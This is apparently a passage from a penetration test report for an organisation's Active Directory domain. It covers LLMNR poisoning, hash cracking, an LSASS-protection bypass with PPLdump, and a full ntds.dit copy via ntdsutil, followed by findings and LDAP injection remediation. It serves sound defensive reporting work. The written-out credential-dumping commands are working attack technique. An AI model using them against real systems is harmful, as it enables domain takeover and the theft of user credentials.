


1. Default credentials in use.



2. Successful authentication with the default credentials.

Poisoning attacks such as LLMNR and NBT-NS poisoning were performed, however it was observed that this only returned any answers from the 192.168.0.x/24 subdomain, whereas in the rest of the network LLMNR was disabled. The IPv6 protocol was also restricted, in line with the recommendations from the previous Penetration Test report. A total of 3 hashes were captured and two user accounts, "adm.user" and "joey.wik", hashes were successfully cracked. The "joey.wik" user's hash was then used to escalate privileges within the network. The credentials were also utilized to perform extended enumeration against the domain controllers and a full map of the active directory domain environment was created. It is worth to note, that the discovered administrative user's password was changed during the Penetration Test, so the full potential of compromise could not be demonstrated through that entry point.




3. NTLMv2 hash captured.

4. NTLMv2 hash captured.

5. Cracked password observed.


Privilege Escalation

Using the "joey.wik" account, a host was found where this user had administrative privileges.




1. Administrative privileges on host 192.168.6.121 (Note the "Pwn3d!" sign).

Due to the LSASS protection, it was not possible to dump the memory through the traditional ways; therefore, a tool was uploaded and executed on the remote host (192.168.6.121) that bypassed the restriction successfully and dumped the memory.




2. Memory successfully dumped.




3. Administrative user's NTLM hash located.

The “adm.redacted” user was configured with administrator access over the Domain Controllers.




4. The "adm.redacted" user had administrative access on the FLVGAD01 DC.



5. Code execution on the DC as user "adm.redacted".

A traditional domain hash dump was attempted ; however, this was unsuccessful due to the LSASS protection in place. Note all the NTLM hashes are the same (red highlights); this is because the DC is sanitizing the output after noticing the malicious activity.



6. All hashes returned were empty.

The following screenshots demonstrate how this LSASS restriction was bypassed and the entire Domain hash database dumped eventually.

Using the "PPLdump" tool, it was possible to dump the hashes locally on the DC machine.


```
C:\>lput PPLdump.exe
[*] Uploading PPLdump.exe to C:\PPLdump.exe
C:\>.\PPLdump.exe lsass.exe lsass2.dmp
[-] Process with ID 728 is not a PPL
[+] Dump successfull! :)

C:\>lget lsass2.dmp
[*] Downloading C:\\lsass2.dmp
```

7. The hashes from the DC were dumped locally.

An EA privileged account "adm.test" was identified amongst the hashes.


```
Authentication Id : 0 ; 110551502 (00000000:0696e1ce)
Session           : RemoteInteractive from 3
User Name         : adm.
Domain            :
Logon Server      :
Logon Time        : 23/09/2021 17:11:46
SID               : S-1-5-21-515967899-682003330-
        msv :
         [00000003] Primary
         * Username : adm.
         * Domain   :
         * NTLM     : 1e4721
         * SHA1     : 968da8
         * DPAPI    : 8e25e2
        tspkg :
        wdigest :
         * Username : adm.
         * Domain   :
         * Password : (null)
        kerberos :
         * Username :
         * Domain   :
         * Password : (null)
        ssp :
        credman :
```

8. EA privileged user's "adm.test" hash was discovered.



9. Code execution on the 10.0.36.10 DC as Enterprise Admin "adm.test".

Hash dumps were initiated, and whereas a great use of LAPS was observed within the environment, several user account hashes that were not part of the protected groups were dumped from LSASS memory.



10. Several clear-text passwords were discovered once EA privileges were obtained.

Using the high privileges gained, it was possible to log in through a PowerShell session to the 10.0.36.10 DC and use Microsoft's native tool called "ntdsutil.exe" to mirror and download the entire database.

```
C:\>powershell "ntdsutil.exe 'ac i ntds' 'ifm' 'create full c:\temp' q q"
C:\Windows\system32\ntdsutil.exe: ac i ntds
Active instance set to "ntds".
C:\Windows\system32\ntdsutil.exe: ifm
ifm: create full c:\temp
Creating snapshot...
Snapshot set {bd92d288-d42a-40ad-86d6-192a6f3325f3} generated successfully.
Snapshot {32d3cc0c-904b-432c-b2fd-bc27d5feac6f} mounted as C:\$SNAP_202110130747_VOLUMEC$\
Snapshot {32d3cc0c-904b-432c-b2fd-bc27d5feac6f} is already mounted.
Initiating DEFRAGMENTATION mode...
     Source Database: C:\$SNAP_202110130747_VOLUMEC$\Windows\NTDS\ntds.dit
     Target Database: c:\temp\Active Directory\ntds.dit

                Defragmentation  Status (complete)

          0    10   20   30   40   50   60   70   80   90  100
          |----|----|----|----|----|----|----|----|----|----|
          ..................................................

Copying registry files...
Copying c:\temp\registry\SYSTEM
Copying c:\temp\registry\SECURITY
Snapshot {32d3cc0c-904b-432c-b2fd-bc27d5feac6f} unmounted.
IFM media created successfully in c:\temp
ifm: q
```

Once the SYSTEM, SECURITY, and the ntds.dit files were retrieved, all hashes were recovered from the domain. (Note that all hashes are unique this time, as the LSASS protection was bypassed by using the ntdsutil.exe method).

```
cat ntds_dumped.ntds | grep -i "Administrator\|adm."
adm.          :9700:aad3b435b51404eeaad3b435b51404ee:
adm.       29812:aad3b435b51404eeaad3b435b51404ee:938
adm.          50746:aad3b435b51404eeaad3b435b51404ee
adm.          :50080:aad3b435b51404eeaad3b435b51404e
adm.           50437:aad3b435b51404eeaad3b435b51404
adm.        :47063:aad3b435b51404eeaad3b435b51404ee:5
adm.        :50534:aad3b435b51404eeaad3b435b51404ee:9
adm.       :47066:aad3b435b51404eeaad3b435b51404ee:59
adm.         :51094:aad3b435b51404eeaad3b435b51404ee:
adm.         49151:aad3b435b51404eeaad3b435b51404ee:8
adm.         on:49159:aad3b435b51404eeaad3b435b51404e
adm.         :47068:aad3b435b51404eeaad3b435b51404ee:
adm.         9743:aad3b435b51404eeaad3b435b51404ee:90
adm.         :49829:aad3b435b51404eeaad3b435b51404ee
                 adm.          50610:aad3b435b51404e

adm.           47062:aad3b435b51404eeaad3b435b51404e
adm.           47064:aad3b435b51404eeaad3b435b51404e
adm.           5277:aad3b435b51404eeaad3b435b51404ee
adm.           :aad3b435b51404eeaad3b435b51404ee:55a
adm.           619:aad3b435b51404eeaad3b435b51404ee:
adm.           :49828:aad3b435b51404eeaad3b435b51404
adm.           47069:aad3b435b51404eeaad3b435b51404e
adm.           34746:aad3b435b51404eeaad3b435b51404e
adm.           8:aad3b435b51404eeaad3b435b51404ee:1e
adm.           753:aad3b435b51404eeaad3b435b51404ee:
adm.           9766:aad3b435b51404eeaad3b435b51404ee
9166:aad3b435b51404eeaad3b435b51404ee:679ee99f2d26a
adm.         :47067:aad3b435b51404eeaad3b435b51404ee:b
```

18. Administrative user hashes.

The dumped passwords were subject to a thorough cracking and several administrative users' passwords were recovered within a short period of time.

19. Cracked clear-text passwords.

Post Exploitation

Once Enterprise Admin privileges had been obtained on the ACME Domain. A complete password dump was initiated against one of the domain controllers, and NTLM hashes for all users was obtained. An extensive password cracking methodology was applied to the dumped hashes, and a total of 35.5% of all passwords were able to be recovered over the course of an hour.

The number of passwords reused within the organization is indicated by the difference between the two numbers highlighted in yellow.

Count	Description	More Info
1392	Password Hashes	Details
1138	Unique Password Hashes	
494	Passwords Discovered Through Cracking	
349	Unique Passwords Discovered Through Cracking	
35.5	Percent of Current Passwords Cracked	Details
30.7	Percent of Unique Passwords Cracked	Details
127	LM Hashes (Non-blank)	
94	Unique LM Hashes (Non-blank)	
0	Passwords Only Cracked via LM Hash	Details
0	Unique LM Hashes Cracked Where NT Hash was Not Cracked	
	Password Length Stats	Details
	Top Password Use Stats	Details
	Password Reuse Stats	Details
	Password History	Details

1. Password audit results.

FINDINGS

Name	Remediation Effort
Critical Risk Findings	
Poisoning: NetBIOS/LLMNR	Quick
LDAP Injection	Quick
OS Command Injection	Quick
High Risk Findings	
Anonymous RPC Login Enabled on Domain Controller	Quick
KRBTGT password not changed in the past 180 days	Quick
Kerberoasting	Planned
Password Reuse	Planned
Weak Domain Password Policy	Planned
Moderate Risk Findings	
Files With Potentially Sensitive Content	Planned
Leaked Credentials	Planned
Legacy Telnet Protocol in Use	Planned
SMB Read-Write Access	Planned
Low Risk Findings	
Default Password in Use	Quick
Informational Findings	
Default Windows IIS page	Quick

Remediation Effort Definitions

Quick – Fast changes that require little planning, do not require major configuration changes, can have little impact to operations if addressed properly, and require no additional material or licensing costs to implement.

Planned – Changes that require some planning, may require some more in-depth configuration changes, can impact operations, and could require additional material or licensing costs to implement.

Involved – Significant changes that require heavy planning, detailed configuration changes, will impact operations and often require additional material or licensing costs to implement.


CRITICAL FINDINGS

LDAP injection	Risk: Critical

Summary

LDAP injection arises when user-controllable data is copied in an unsafe way into an LDAP query performed by the application. If an attacker can inject LDAP metacharacters into the query, they can interfere with the query's logic. Depending on the function for which the query is used, the attacker may be able to retrieve sensitive data to which they are not authorized or subvert the application's logic to perform some unauthorized action.


Note that automated difference-based tests for LDAP injection flaws can often be unreliable and are prone to false positive results. Scanner results should be manually reviewed to confirm whether a vulnerability is actually present.



Any username with the password of "0" will create a user in REDACTED.

```
12/02/2021 08:21:12 PM - AUTH LDAP: Setting protocol version to 3
12/02/2021 08:21:12 PM - AUTH LOGIN: LDAP User 'anyuser' Authenticated
12/02/2021 08:21:12 PM - AUTH WARN: User 'anyuser' does not exist, copying template user
12/02/2021 08:21:12 PM - AUTH LOGIN: User 'anyuser' Authenticated
```

LDAP injection confirmed in log file found directory listing at the URL http://example.com/log/



User "anyuser" can view graphs on REDACTED.

Remediation

If possible, applications should avoid copying user-controllable data into LDAP queries. If this is unavoidable, then the data should be strictly validated to prevent LDAP injection attacks. In most situations, it will be appropriate to allow only short alphanumeric strings to be copied into queries, and any other input should be rejected. At a minimum, input containing any LDAP metacharacters should be rejected; characters that should be blocked include ( ) ; , * | & = and whitespace.

References

https://cwe.mitre.org/data/definitions/90.html

